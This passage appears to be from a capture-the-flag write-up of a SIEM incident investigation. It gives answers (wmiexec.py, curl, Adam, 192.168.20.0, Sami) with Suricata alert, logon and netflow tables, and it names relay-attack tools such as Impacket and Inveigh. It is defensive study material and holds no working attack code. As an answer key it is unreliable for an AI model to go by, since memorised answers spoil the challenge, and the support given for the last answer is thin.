
Procedure Examples

ID	Name	Description
S0363	Empire	Empire can use Inveigh to conduct name service poisoning for credential theft and associated relay attacks.[8][9]
S0357	Impacket	Impacket modules like ntlmrelayx and smbrelayx can be used in conjunction with Network Sniffing and LLMNR/NBT-NS Poisoning and SMB Relay to gather NetNTLM credentials for Brute Force or relay attacks that can gain code execution.[10]

We even found the tool used for lateral movement, which the attacker used :




Then we headed to https://github.com/ To look at it :



Answer : wmiexec.py

(21) Attacker exfiltrated one file, what is the name of the tool used for exfiltration ?

We used this filter :




The result was :

Event Name	Log Source	Protoco	Rule Name (custom) ▲	RULE SID (custom)	Target Object (custom)	Event Count	Start Time	Low Level Category	Source IP
NIDS Alert	SO-Suricata	tcp_ip	ET INFO Dotted Quad Host XLSX Request	2027254	N/A	1	Nov 9, 2020, 10...	Custom Policy ...	192.168.10.29
NIDS Alert	SO-Suricata	tcp_ip	ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	2025644	N/A	1	Nov 9, 2020, 9:...	Custom Policy ...	192.20.80.25
NIDS Alert	SO-Suricata	tcp_ip	ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	2025644	N/A	1	Nov 8, 2020, 10...	Custom Policy ...	192.20.80.25
NIDS Alert	SO-Suricata	tcp_ip	[redacted]	2013028	N/A	1	Nov 9, 2020, 10...	Custom Policy ...	192.168.10.29


Answer : curl

(22) Who is the other legitimate domain admin other than the administrator ?

To find the other domain admin, I applied a filter for event ID 4672 :



Then we added a filter :



Username	Event Name (Unique Count)	Log Source (Unique Count)	Protocol (Unique Count)	Rule Name (custom) (Unique Count)	RULE SID (custom) (Unique Count)
rambo	Success Audit: ...	DC	Other	None	None
adam	Success Audit: ...	HD-IT-01	Other	None	None
LOCAL SERVICE	Success Audit: ...	Multiple (5)	Other	None	None
[redacted]	Success Audit: ...	Multiple (2)	Other	None	None
DWM-1	Success Audit: ...	Multiple (5)	Other	None	None
Administrator	Success Audit: ...	Multiple (4)	Other	None	None
N/A	Success Audit: ...	Multiple (6)	Other	None	None

We found the two devices logging into Administrator Adam's account :

Log Source	Event Name (Unique Count)	Event Count (Sum)	Start Time (Maximum)	Low Level Category (Unique Count)	Source IP (Unique Count)	Source Port (Unique Count)	Destination IP (Unique Count)
HD-IT-01	Success Audit: Successful logon with administrative or special privileges	10	Nov 9, 2020, 10:40:2...	Admin Login Success...	192.168.11.11	0	192.168.11.11
DC	Success Audit: Successful logon with administrative or special privileges	2	Nov 8, 2020, 11:25:5...	Admin Login Success...	192.168.20.20	0	192.168.20.20

Answer : Adam

(23)The attacker used the host discovery technique to know how many hosts available in a certain network, what is the network the hacker scanned from the host IP 1 to 30 ?

We used this filter :

You will find that the IP 192.168.10.15 has started scanning the IP addresses from 192.168.20.1 to 192.168.20.30 .


Nov 8, 2020, 11:08:10 PM	Netflow Record	192.168.10.15	8	192.168.20.30
Nov 8, 2020, 11:08:06 PM	Netflow Record	192.168.10.15	8	192.168.20.29
Nov 8, 2020, 11:08:03 PM	Netflow Record	192.168.10.15	8	192.168.20.28
Nov 8, 2020, 11:07:58 PM	Netflow Record	192.168.10.15	8	192.168.20.27
Nov 8, 2020, 11:07:53 PM	Netflow Record	192.168.10.15	8	192.168.20.25
Nov 8, 2020, 11:07:49 PM	Netflow Record	192.168.10.15	8	192.168.20.24
Nov 8, 2020, 11:07:45 PM	Netflow Record	192.168.10.15	8	192.168.20.23
Nov 8, 2020, 11:07:41 PM	Netflow Record	192.168.10.15	8	192.168.20.22
Nov 8, 2020, 11:07:37 PM	Netflow Record	192.168.10.15	8	192.168.20.21
Nov 8, 2020, 11:07:37 PM	Netflow Record	192.168.10.15	8	192.168.20.20
Nov 8, 2020, 11:07:33 PM	Netflow Record	192.168.10.15	8	192.168.20.19
Nov 8, 2020, 11:07:29 PM	Netflow Record	192.168.10.15	8	192.168.20.18
Nov 8, 2020, 11:07:25 PM	Netflow Record	192.168.10.15	8	192.168.20.17
Nov 8, 2020, 11:07:21 PM	Netflow Record	192.168.10.15	8	192.168.20.16
Nov 8, 2020, 11:07:17 PM	Netflow Record	192.168.10.15	8	192.168.20.15
Nov 8, 2020, 11:07:13 PM	Netflow Record	192.168.10.15	8	192.168.20.14
Nov 8, 2020, 11:07:09 PM	Netflow Record	192.168.10.15	8	192.168.20.13
Nov 8, 2020, 11:07:05 PM	Netflow Record	192.168.10.15	8	192.168.20.12
Nov 8, 2020, 11:07:02 PM	Netflow Record	192.168.10.15	8	192.168.20.11
Nov 8, 2020, 11:06:57 PM	Netflow Record	192.168.10.15	8	192.168.20.10
Nov 8, 2020, 11:06:53 PM	Netflow Record	192.168.10.15	8	192.168.20.9
Nov 8, 2020, 11:06:49 PM	Netflow Record	192.168.10.15	8	192.168.20.8
Nov 8, 2020, 11:06:45 PM	Netflow Record	192.168.10.15	8	192.168.20.7
Nov 8, 2020, 11:06:41 PM	Netflow Record	192.168.10.15	8	192.168.20.6
Nov 8, 2020, 11:06:37 PM	Netflow Record	192.168.10.15	8	192.168.20.5
Nov 8, 2020, 11:06:33 PM	Netflow Record	192.168.10.15	8	192.168.20.4
Nov 8, 2020, 11:06:29 PM	Netflow Record	192.168.10.15	8	192.168.20.3
Nov 8, 2020, 11:06:25 PM	Netflow Record	192.168.10.15	8	192.168.20.2
Nov 8, 2020, 11:06:25 PM	Netflow Record	192.168.10.15	8	192.168.20.1

Answer : 192.168.20.0

(24)What is the name of the employee who hired the attacker ?

Looking at the answers to the previous questions, we may know that the file is called Sami :

but we added the answers for confirmation :



Answer : Sami .